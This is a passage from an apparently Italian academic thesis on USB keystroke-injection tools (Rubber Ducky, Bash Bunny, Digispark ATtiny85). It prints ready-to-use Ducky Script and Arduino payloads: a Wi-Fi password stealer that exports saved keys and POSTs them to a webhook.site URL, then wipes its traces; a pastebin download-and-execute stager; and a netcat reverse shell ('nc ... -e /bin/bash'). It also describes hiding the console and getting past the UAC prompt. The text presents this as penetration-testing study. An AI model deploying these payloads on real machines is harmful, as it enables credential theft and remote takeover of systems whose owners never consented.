


Figura 3.3: codice eseguito con il layout di tastiera errato

Gli encoder per Rubber Ducky come quello di Duck Toolkit [Too] offrono la possibilità di convertire Ducky Script con ogni tipo di layout ma, in alcuni casi, potrebbe essere conveniente inserire negli script una parte di codice per cambiare il layout della tastiera in corsa.

```
REM parte di codice per cambiare il layout della tastiera da ita alla standard eng
DELAY 1000
GUI r
```

```
4  DELAY 200
5  STRING powershell
6  DELAY 200
7  ENTER
8  DELAY 1000
9  STRING Set/WinUserLanguageList /LanguageList it, en/US /Force
10 DELAY 1000
11 ENTER
12 DELAY 100
13 REM a questo punto avremo la tastiera di windows americana
14 REM anche se  gi impostata
15 REM in questo modo non occorre modificare ogni payload per ogni layout
16 REM in questo punto va aggiunto il resto delle istruzioni e poi rimettiamo a posto
17 STRING Set-WinUserLanguageList -LanguageList en, it-IT -Force
18 ENTER
```

Codice 3.9: Change KeyB Layout

Nel codice 3.9 utilizziamo quindi powershell e, in particolare, il cmdlet Set-WinUserLanguageList nella riga 7 per forzare il cambio del linguaggio da italiano (it-IT) ad americano standard (en-US). Da notare il trucchetto principale di questo script: il primo comando non ha la punteggiatura giusta ma è invertita proprio per indurre la tastiera a scrivere nel modo giusto anche col layout sbagliato. Nell'ultima riga invece cerchiamo di offuscare la nostra manomissione riportando il linguaggio ad italiano. Ovviamente quest' ultima precauzione è utile solo se conosciamo il layout che utilizza il nostro bersaglio ma, anche in caso contrario, non influirà negativamente sull'esecuzione del resto dello script.

### 3.3.3 Wi-Fi Password Stealer

WI-Fi Password Stealer è uno script più complesso il cui obiettivo è trovare le password dei profili Wi-Fi a cui la macchina è stata connessa dal registro di windows, copiarli ed inviarli in un posto dove possiamo leggerli. Esaminiamo il codice passo per passo:

```
1  REM Wi/Fi Stealer per ottenere dal registro di windows le password Wi-Fi salvate
2  DELAY 1000
3  GUI r
4  DELAY 100
5  STRING cmd
6  DELAY 100
7  ENTER
8  DELAY 500
9  STRING color fe
10 DELAY 100
11 ENTER
```

Codice 3.10: Stealer Setter

Nella prima parte (Codice 3.10) abbiamo una delle solite aperture: Menu esegui per aprire il Prompt dei comandi (cmd). L'unica novità è il comando color fe che è una procedura di offuscamento: cambiamo il colore dello sfondo del cmd in bianco e il testo in giallo in modo da renderlo illeggibile.

```
1 DELAY 500
2 STRING cd %temp%
3 DELAY 500
4 ENTER
5 DELAY 500
6 STRING netsh wlan export profile key=clear
7 DELAY 500
8 ENTER
```

Codice 3.11: Esportare Profili di Rete

Con il comando "cd" cambiamo quindi la directory spostando le nostre operazioni nella cartella dei file temporanei. Il comando "netsh wlan" invece (codice 3.11, riga 6) è un comando specifico per la configurazione delle reti Wi-Fi e tra i suoi numerosi utilizzi abbiamo "export profile" che ci permette di fare un back-up dei nostri profili Wi-Fi sotto forma di file .xml. L'ultimo parametro del comando "Key=clear" informa il cmd che deve mostrarci le password.

Dopo questo passo l' immagine 3.4 da un'idea della situazione nella cartella temporanei:




Figura 3.4: situazione Temp foulder

A questo punto dovremo frugare in questi file .xml alla ricerca delle nostre password che sono specificate in una riga contrassegnata dall'etichetta "Key Material" (vedi immagine 3.5)

Il nostro obiettivo ora è trovare la linea di testo in cui è specificata la password in ognuno di questi file .xml e copiarle in un alto file apposito.

```
1 DELAY 500
2 STRING powershell Select-String -Path Wi*.xml -Pattern 'keyMaterial' > Wi-Fi-PASS
3 DELAY 500
4 ENTER
5 DELAY 500
```

```
        <security>
            <authEncryption>
                <authentication>WPA2PSK</authentication>
                <encryption>AES</encryption>
                <useOneX>false</useOneX>
            </authEncryption>
            <sharedKey>
                <keyType>passPhrase</keyType>
                <protected>false</protected>
                <keyMaterial>Chimical27</keyMaterial>
            </sharedKey>
        </security>
    </MSM>
    <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profile/v3">
        <enableRandomization>false</enableRandomization>
    </MacRandomization>
WLANProfile>
```

Figura 3.5: esempio file xml

```
6  STRING powershell Invoke-WebRequest -Uri
7  'https://webhook.site/c271e713-511a-4945-a35e-cf23350e9290'
8  -Method POST -InFile Wi-Fi-PASS
9  DELAY 1000
10 ENTER
```

Codice 3.12: Spedire a Webhook

Invochiamo quindi powershell, questa volta senza aprirlo, e direttamente dal cmd includiamo anche le istruzioni che dovrà eseguire. La stringa 2 del codice 3.12 utilizza il cmdlet Select-String per cercare, nei file il cui nome inizia per Wi e finisce con .xml (come specificato nel parametro -Path), le linee di testo che contengono la parola specificata nel parametro -Pattern e salvarle in un generico file di nome WI-FI-PASS.

Se apriamo con un editor di testo il nostro nuovo file comparso nella cartella dei file temporanei il risultato sarà quello nell'immagine 3.6




Figura 3.6: File delle password Wi-Fi

Il prossimo passo sarà far uscire questo file dal computer bersaglio e intercettarlo in qualche modo. Per questo abbiamo utilizzato un webhook. Un webhook è un meccanismo di comunicazione che prevede l'invio di dati ad un URL; il sito webhook.site ci fornisce un indirizzo URL casuale ed unico a cui inviare dei dati che verranno visualizzati instantaneamente. Il cmdlet Invoke-WebRequest con i parametri -Method ed

-InFile ci permette di inviare quindi il file Wi-Fi-PASS appena creato al nostro URL hook che apparirà come in immagine 3.7.



Figura 3.7: Sito Webhook

```
DELAY 500
STRING del Wi-* /s /f /q
DELAY 500
ENTER
DELAY 100
STRING exit
DELAY 500
ENTER
```

Codice 3.13: Ripulire

Nell'ultima parte del codice (3.13) ripuliamo la cartella dei file temporanei cancellando tutti i file creati e chiudiamo il prompt dei comandi per non lasciare nessuna traccia del nostro operato.

### 3.3.4 Heavy String Downloader

Dato il limite di caratteri del comando STRING a volte può capitare di non riuscire a iniettare alcuni script particolarmente massicci e complessi utilizzabili con Powershell. Per rimediare a questo limite può essere utile tenere a portata di mano un piccolo script per scaricare codici più lunghi da una repository on-line.

```
REM metodo per invocare powershell troppo lunghi scaricandoli da pastebin
REM Script per windows
DELAY 500
GUI r
DELAY 100
STRING powershell
DELAY 100
ENTER
DELAY 500
STRING Invoke-WebRequest -OutFile a.bat -Uri https://pastebin.com/raw/vBSLdLef
DELAY 1000
STRING start a.bat
DELAY 5000
```

```
14 STRING exit
```

Codice 3.14: String Downloader

In questo caso apriamo powershell dal Menu Esegui ed utilizziamo il comando Invoke-WebRequest non per inviare un file come nel caso precedente, bensì per scaricare il codice precedentemente caricato su pastebin e salvarlo nel file a.bat. Questo file verrà poi eseguito con il cmd grazie all'utilissimo comando start di Powershell prima di chiudere finalmente la sessione dello shell.

#### Codice Pastebin

Pastebin.com è un semplice website pensato per immagazzinare testo online in modo da poterlo condividere in modo rapido e facile. Il codice 3.15 che abbiamo caricato sulla nostra pagina di Pastebin contiene le istruzioni utilizzate nello script precedente per lo sniffing delle password Wi-Fi con qualche piccola aggiunta: @echo off nella riga 1 ad esempio ordinerà alla cmd di non mostrare i comandi eseguiti con questo file batch, mentre nella riga 9 andremo ad eliminare anche il file bat oltre agli xml precedenti. L'obiettivo del nostro String Downloader è infatti replicare il risultato del WI-Fi Stealer utilizzando uno script più snello ed un procedimento leggermente differente. Il risultato è infatti lo stesso mostrato nella Figura 3.7

```
1  @echo off
2  cd %temp%
3  netsh wlan export profile key=clear
4  powershell Select-String -Path Wi*.xml -Pattern 'keyMaterial' > Wi-Fi-PASS
5  powershell Invoke-WebRequest -Uri
6  'https://webhook.site/c271e713-511a-4945-a35e-cf23350e9290'
7  -Method POST -InFile Wi-Fi-PASS
8  cd ..&& cd.. && cd..
9  del a.bat
10 del wi*.xml /f /s /q
```

Codice 3.15: Pastebin Program

### 3.3.5 Linux Wallpaper Setter

Il primo script testato per Linux è molto corto ma interessante poichè ci permette di confrontarlo con un altro molto simile creato per Windows e che verrà approfondito nel capitolo 4 di questa tesi. Questo script per Rubber Ducky svolge in una sola riga di codice un procedimento che nella versione Windows è risultato molto più articolato e macchinoso. Questa è la maggiore dimostrazione di come sia differente lavorare con Rubber Ducky su un sistema operativo rispetto ad un altro.

```
1 DEFAULT_DELAY 1000
2 ALT F2
3 STRING gnome-terminal
```

```
4 ENTER
5 STRING gsettings set org.gnome.desktop.background picture-uri
6 https://computerscience.unicam.it/marcantoni/offerta/unicam.bmp
7 ENTER
8 STRING exit
9 ENTER
```

Codice 3.16: Linux Wallpaper Setter

Nel codice 3.16 infatti apriamo il terminale di Linux e con il comando gsettings, utile per molte impostazioni che riguardano lo schermo di Linux, riusciamo ad impostare l'immagine di background del Desktop semplicemente indicando il suo URL.

### 3.3.6 Linux Ducky Reverse Shell

Il nostro ultimo script per Rubber Ducky ci permetterà di collegarci ad una macchina Linux per indurla in un Reverse Shell.

#### Che cos' è un reverse shell?

Come abbiamo già accennato, gli shell sono quelle applicazioni che ci permettono di agire testualmente a livello di sistema operativo come Powershell, Bash o cmd. È possibile che un pentester, sfruttando eventuali vulnerabilità riesca a prendere il controllo remoto di queste shell e ad avviare in questo modo ulteriori comandi. I due metodi che si possono usare per effettuare questa tecnica sono molto simili e vengono chiamti Bind Shell e Reverse Shell.

Nel Bind shell la macchina bersaglio è l'ascoltatore e l'hacker deve attivare in questa macchina un programma "listener" che cerchi una connessione su un numero di porta specificato. Questa connessione verrà poi intercettata dalla macchina attaccante che prenderà il controllo della shell.

Il reverse shell è la procedura inversa a quella precedente ed è più utilizzata tra i pentester: sarà la nostra macchina ad avviare il "listener" mentre la macchina bersaglio dovrà accettare l' "handshake".

#### NetCat

Il programma a linea di comando che si occuperà di "Ascoltare" ed "Accettare" questa connessione si chiama Netcat. Netcat utilizza i protocolli UDP e TCP/IP per lo scambio dei dati, è disponibile su tutte le piattaforme ed è di comune utilizzo per le diagnosi di rete.[ION]

Il codice da inserire nel prompt della macchina attaccante per eseguire il reverse shell è il 3.17

```
1 nc -lvnp 4444
```

Codice 3.17: Netcat Listener

In questo modo la nostra macchina sta aspettando una connessione in entrata sulla porta 4444 che arriverà una volta che il nostro script per Rubber Ducky (Codice 3.18) avrà compiuto il suo lavoro sulla macchina Kali Linux bersaglio. Nel codice 3.18 l'indirizzo IP è quello della macchina attaccante e la porta corrisponde alla porta su cui il listener è stato impostato.

```
1 ALT F2
2 DELAY 500
3 STRING qterminal
4 DELAY 1000
5 ENTER
6 DELAY 2000
7 STRING nc 192.168.43.30 4444 -e /bin/bash
8 DELAY 2000
9 ENTER
```

Codice 3.18: Reverse Shell con Rubber Ducky

# 4. Altri Strumenti di Keystroke Injection

Dopo aver studiato a fondo le capacità di Rubber Ducky ci siamo chiesti se questo strumento, molto valido per le operazioni di penetration testing, fosse davvero così unico nel mercato attuale. La risposta sembra essere che, anche se sicuramente Rubber Ducky per molti motivi è giustamente leader del settore (come dimostrano le lunghe code di attesa per ottenere questo strumento perennemente in eusarimento scorte), attorno ad essa si sta creando un sottobosco di microcontrollori per le Keystroke a medio-basso budget con una barriera di entrata leggermente più alta e, mentre alcuni sono estremamente derivativi e di bassa qualità, altri sono assolutamente degni di interesse. In questo Capitolo 4 andremo ad esaminare alcuni di questi prodotti minori e dedicheremo qualche paragrafo a quella che ci è sembrata la migliore alternativa per emulare il prodotto di Hack5.

## 4.1 Hak5

Prima di iniziare il viaggio nelle alternative esterne è però necessario dare un'occhiata più approfondita agli altri prodotti simili offerti dalla stessa azienda produttrice della Rubber Ducky che è sempre molto attiva nel campo della sicurezza informatica e in continuo aggiornamento.

Figura 4.1: Bash Bunny di Hack5

### Bash Bunny

Bash Bunny (figura 4.1) è il diretto successore di Rubber Ducky[Bb], le meccaniche sono molto simili: Bash Bunny è programmabile con lo stesso linguaggio Ducky Script, ma il codice può essere scritto in ogni editor di testo e direttamente inserito nel tool senza passare per un encoder. A differenza della Rubber Ducky, può contenere fino a tre script conttemporaneamente ed è dotato di un pulsante che permette di passare in automatico dall'uno all'altro. Bash Bunny può agire non solo come una tastiera ma ha la capacità di camuffarsi anche da convertitore Ethernet-USB, da porta seriale e può essere utilizzato anche come dispositivo di archiviazione. Tutto questo avviene a scapito di una dimensione molto maggiore e di una maggiore latenza nell'eseguire il compito una volta connessa ad una porta USB. In definitiva è molto più complesso far credere alla vittima che questo strumento sia "solo" una chiavetta USB ma Bash Bunny può fare tutto quello che fa Rubber Ducky e ha molta più potenzialità anche in caso di attacchi più complessi.

### O.MG Cable

Figura 4.2: O.MG cable di Hak5

Altri prodotti molto interessanti sono i cavi della serie O.MG di Hak5 in figura 4.2[Omg]. Questi strumenti sono camuffati e funzionano come i normali cavi USB che vengono utilizzati ogni giorno per la connessione e la ricarica di vari dispositivi. In una delle teste del cavetto però è impiantato un microcontrollore che agisce in modo simile a quello della Rubber Ducky e può iniettare comandi fingendosi una tastiera. A seconda del modello questi cavi possono immagazzinare da 8 a 200 script e l'invio di questi viene controllato in remoto tramite Wi-Fi da un web browser. I modelli più avanzati e costosi sono provvisti anche di un key-logger (ovvero un dispositivo capace di intercettare e registrare tutto quello che viene digitato tramite la tastiera).

## 4.2 Alternative

Il mercato online è pieno di BadUSB che si ispirano a Rubber Ducky e vengono vendute a prezzi più o meno bassi. Il fatto che questo prodotto sia così ricercato, ma abbastanza costoso e non sempre facilmente reperibile, ha portato alla creazione di un mercato alternativo pieno di copie di bassa qualità a prezzi più abbordabili ma spesso ugualmente ingiustificati. In mezzo a questo caos abbiamo selezionato quelle poche alternative che

sembravano più concrete e ne abbiamo approfondito un po' la conoscenza. Come è ovvio non abbiamo avuto la possibilità di provare con mano tutti i prodotti selezionati quindi il nostro obiettivo non sarà dare un giudizio sull'effettiva efficacia dei seguenti strumenti quanto arrivare ad avere un'idea di quanto potrebbe essere complesso, costoso ed efficace lavorare ad un attacco di tipo Keystroke senza affidarsi ad un unico strumento.

### 4.2.1 Malduino




Figura 4.3: Prodotti Malduino di Maltronics

Malduino di Maltronics in figura 4.3 è una delle badUSB più interessanti che sono state approfondite durante l'analisi di mercato.[Mal] Per un prezzo simile Maltronics offre un prodotto leggermente più complesso rispetto alla Rubber Ducky base : un doppio connettore USB per connettersi sia alle porte di tipo A che a quelle di tipo C e un tastino per scegliere quale dei tre diversi script registrati iniettare. Il codice è basato sul Ducky Script con pochissime differenze e ogni script può essere caricato nella scheda SD direttamente nel formato dell'editor di testo e poi eseguito dallo strumento. Un'aggiunta interessante a livello di codice è ad esempio il comando LOCALE che, se inserito all'inizio dello script, può cambiare il layout della tastiera usato a nostra scelta tra i sette linguaggi supportati. Malduino è disponibile anche in una versione avanzata chiamata Malduino W che può essere controllata tramite Browser in WI-FI in modo simile all'O.MG Cable di Hak5

### 4.2.2 PocketAdmin

Pur non essendo acquistabile in modo semplice, PocketAdmin (figura 4.4) è un oggetto sicuramente degno di interesse. Il progetto open-source è interamente consultabile e completo di istruzioni per la costruzione fai-da-te attuabile una volta reperiti i componenti in elenco.[Pad] PocketAdmin è composto da un microcontrollore STM32F072C8T6 e da un W25N01GVZEIG flash memory chip integrato da 128MiB che viene utilizzato al posto della scheda Micro-SD per caricare i payload ma anche come mass memory. PocketAdmin ha inoltre un interprete integrato, che converte in automatico i payload da Ducky Script senza dover passare per un encoder, e addirittura una funzione che riconosce il Sistema Operativo per scegliere in automatico il payload

Figura 4.4: Chiavette PocketAdmin

adeguato tra i 17 possibili in memoria. Infine promette anche diverse opzioni di configurazione intercambiabili senza il bisogno di aggiornare il firmware come succede per la Rubber Ducky

### 4.2.3 WI-FI Duck

Wi-Fi Duck è uno strumento open-source per testare attacchi di keystroke injection, è compatibile con Ducky Script e anche questo tool è dotato di funzionalità Wi-Fi e viene controllato attraverso il suo browser web, saltando del tutto le fasi di compilazione e caricamento degli script. L'architettura della Wi-Fi Duck nell'immagine 4.5 è la stessa su cui è basata il precedente Malduino W e prevede due chip: un ATmega32u4 che agisce come tastiera e un ESP8266 che si occupa della parte WI-FI e ospita l'interfaccia web dal quale è possibile controllare lo strumento. È possibile acquistare una versione basata su questo software chiamata DSTIKE WiFI Duck ma il progetto è nato con una natura Diy (do it Yourself) e comprende le istruzioni e l'elenco dei vari materiali per costruire lo strumento con Arduino. [Wfd]




Figura 4.5: architettura interna di una Wi-FI Duck

## 4.3 DigiSpark Attiny85

Ad attirare maggiormente l'attenzione grazie ad un prezzo estremamente competitivo e delle buone potenzialità è stato DigiSpark ATtiny85. Nato da un progetto su Kickstarter, si tratta essenzialmente di un microcontrollore accompagnato da un regolatore di tensione e con un'uscita USB sagomata per essere connessa direttamente alle porte USB del PC.




Figura 4.6: Digispark Attiny85

Queste le specifiche complete:

- Supporto per Arduino IDE 1.0+ (OSX/Win/Linux)
- Aliumentazione via USB o fonte esterna - 5v or 7-35v
- Regolatore di Voltaggio 500ma 5V
- USB incorporata
- 6 Pin per l'Input/Output
- Memoria Flash da 8k
- 3 pin con funzione PWM
- 4 pin con convertitore analogico-digitale
- LED di alimentazione e LED di status

### 4.3.1 Utilizzo come BadUSB

Essenzialmente Digispark è una board di sviluppo per Arduino in miniatura e come tale ha il potenziale di essere utilizzata per interagire con altre schede e moduli attraverso i segnali logici di Input/Output cablando i vari pin della tavola. Per i nostri test

tuttavia abbiamo utilizzato l'Attiny85 nella sua forma iniziale dimostrando che, nella sua semplicità, ha tutto quello che serve per essere potenzialmente un valido strumento di PenTesting con Keystroke Injection.

### Limiti

Come è intuibile dato l'hardware essenziale ed economico di Digispark Attiny85, questo tool non può raggiungere tutte le potenzialità di Rubber Ducky o degli altri principali accessori per la Keystroke Injection ed evidenzia alcuni limiti netti che possono essere difficilmente scavalcabili:

- Memoria estremamente limitata.

  Attiny monta una memoria flash con 8k che diminuiscono fino ad un totale di 6012 byte dopo il bootloader, nell'IDE Arduino questo numero di byte corrisponde ad un massimo di circa 2000 caratteri. Già da solo questa barriera esclude un certo numero di script complessi che non sempre potrebbero essere semplici da aggirare con trucchi come il download di codice da remoto come abbiamo visto nel capitolo3

- Impossibile da aggiornare.

  Se anche si volesse lavorare sul lato hardware della scheda per ampliarne la memoria con un lettore di schede SD o aggiungere altre funzionalità, la compattezza e la scarsa potenza di Attiny85 probabilmente non permetterebbero l'aggiunta di tali modifiche.

- Propensione al guasto.

  Durante la fase di ricerca sul web abbiamo scoperto di come più di un'utente possessore di Digispark lamentasse un veloce raggiungimento di obsolescenza dovuto all'uso reiterato di questi dispositivi e alla frequente sostituzione del codice di programmazione. Sebbene in fase di test a noi non sia successo, non possiamo escludere il pericolo che Attiny si possa rivelare una BadUSB usa e getta.

### Installazione

Per cominciare a programmare la Digispark è necessario seguire una breve procedura di installazione:

- Scaricare ed installare l'ultima versione di Arduino IDE.

- Una volta aperto Arduino è necessrio aprire le impostazioni e scrivere la riga http://digistump.com/package-digistump-index.json nel form URL aggiuntiva per la gestione schede come in immagine 4.7

- Dal menu Strumenti selezionare gestione delle librerie ed installare la libreria Digistump come in immagine 4.8.




Figura 4.7: impostazioni IDE




Figura 4.8: Libreria Digistump

- Dal menu strumenti selezionare la scheda che andremo ad utilizzare (immagine )




Figura 4.9: Scheda Digispark

### 4.3.2 Programmazione

A questo punto potremmo iniziare a creare i nostri script ma manca ancora qualcosa. Arduino ovviamente non supporta il linguaggio Ducky Script e quindi dovremo trovare il modo di indicare a Digispark che deve agire come una tastiera.

#### DigiKeyboard.h

La soluzione è nell'includere questa libreria che si chiama DigiKeyboard.h e mappa tutti i tasti della tastiera associandoli al rispettivo codice ASCII [Dkl].

Possiamo notare che questa libreria è costruita su un layout di tastiera americana e potrebbe dare problemi con gli altri layout. Altre librerie sono state costruite per funzionare con diversi layout ma noi abbiamo già risolto questo problema nel capitolo 3 e quindi abbiamo deciso di adattare quella parte di codice piuttosto che scaricare molteplici librerie e creare payload per ogni tipo di Layout della tastiera.

### Wi-Fi Stealer Attiny85

Per attuare il confronto tra i due tools abbiamo deciso di ricreare lo stesso script utilizzato con Rubber Ducky per vederne il funzionamento e le differenze con Digispark.

- Nella prima parte di codice (4.1) includiamo la libreria DigiKeyboard.h per trasformare il nostro arduino in un simil Ducky Script e nella riga 4 settiamo il pin 1 della Digispark in modo che mandi segnale di Output

```
1 #include "DigiKeyboard.h"
2
3 void setup() {
4  pinMode(1, OUTPUT);
5 }
```

Codice 4.1: Inizio

- All'inizio del nostro loop di Keystroke Injection è fondamentale chiamare il comando DigiKeyboard.update per mantenere la connessione USB.

```
1 void loop() {
2
3  DigiKeyboard.update();
4  DigiKeyboard.sendKeyStroke(0);
5  DigiKeyboard.delay(3000);
6 }
```

Codice 4.2: Setting

- Il comando sendKeyStroke sostituisce tutte le parti di RD che simulano la pressione dei tasti e prende in entrata un parametro Key ed un parametro Modificatore: le key sarebbero i tasti normali mentre i modificatori sono i tasti che si premono per modificare il funzionamento delle key e creare combinazioni di tasti. IN questo caso la riga 1 del codice 4.3 corrisponderebbe al "GUI r" di Ducky Script

```
1 void loop() {
2
3    DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); //Menu Esegui
4 }
```

Codice 4.3: Menu Esegui DS

- Digieyboard.delay corrisponde al comando DELAY di Ducky Script e impone una pausa pari ai millisecondi in entrata.

```
1 void loop() {
2   DigiKeyboard.delay(100);
```

```
}
```

Codice 4.4: Delay DS

- DigiKeyboard.pritln stampa la stringa tra parentesi ed è quindi l'equivalente di STRING

```
void loop() {
  DigiKeyboard.println("cd %temp%"); //cambio directory
}
```

Codice 4.5: String DS

- Per il resto la procedura è identica a quella vista in precedenza: con powershell intercettiamo i log dei profili WI-FI e salviamo la stringa contrassegnata da 'key-Material' in un file che verrà inviato al nostro webhook prima che il Digispark chiuda il cmd.

```
 DigiKeyboard.println(powershell Select-String
 -Path Wi*.xml -Pattern 'keyMaterial' > Wi-Fi-PASS);
 DigiKeyboard.delay(500);
 DigiKeyboard.println(powershell Invoke-WebRequest -Uri
 https://webhook.site/c271e713-511a-4945-a35e-cf23350e9290
 -Method POST -InFile Wi-Fi-PASS);
 DigiKeyboard.delay(1000);
 DigiKeyboard.println(del Wi-* /s /f /q);
 DigiKeyboard.delay(100);
 DigiKeyboard.println("exit");
 DigiKeyboard.delay(100);
}
```

Codice 4.6: Wi-Fi stealer procedura

- L'ultima parte di codice riguarda invece il LED di Digispark che si illuminerà in questa maniera di rosso non appena la procedura di Keystroke Injection giungerà al termine.

```
digitalWrite(1, HIGH);
 DigiKeyboard.delay(90000);
 digitalWrite(1, LOW);
 DigiKeyboard.delay(5000);
```

Codice 4.7: LED

### Attiny85 Windows Wallpaper Setter

Il secondo e ultimo codice è invece un po' più interessante, essendo la riproposizione dello script creato per linux con Rubber Ducky per cambiare l'immagine del Desktop con un'altra scaricata dal web. In questo caso abbiamo creato uno script con Digispark ma eseguibile su Windows.

- Starting point base di Digispark

```
#include "DigiKeyboard.h"

void setup() {
 pinMode(1, OUTPUT);
}
void loop() {

 DigiKeyboard.update();
 DigiKeyboard.sendKeyStroke(0);
 DigiKeyboard.delay(3000);
}
```

Codice 4.8: Inizio

- In questo caso dal Menu Esegui apriamo direttamente Powershell

```
DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
 DigiKeyboard.delay(100);
  DigiKeyboard.println("powershell");
 DigiKeyboard.delay(500);
```

Codice 4.9: Aprire Powershell

- Utilizziamo il nostro trucchetto per il cambio di layout in caso la tastiera del PC persaglio sia impostata su Italiano (in questo caso non avremo occasione di riportarla allo status quo perchè influirebbe sul resto del codice)

```
 DigiKeyboard.println ("Set/WinUserLanguageList␣/LanguageList␣it,␣en/US␣/Force")
 DigiKeyboard.delay(500);
}
```

Codice 4.10: Linguaggio

- Per eseguire il prossimo comando avremo bisogno di avviare un'altra finestra Powershell con privilegi da amministratore con il comando Start-Process e il parametro -verb runAs. A questo punto windows avvierà una finestra di conferma che fortunatamente potremo aggirare cliccando la freccia sinistra e poi ENTER.

```
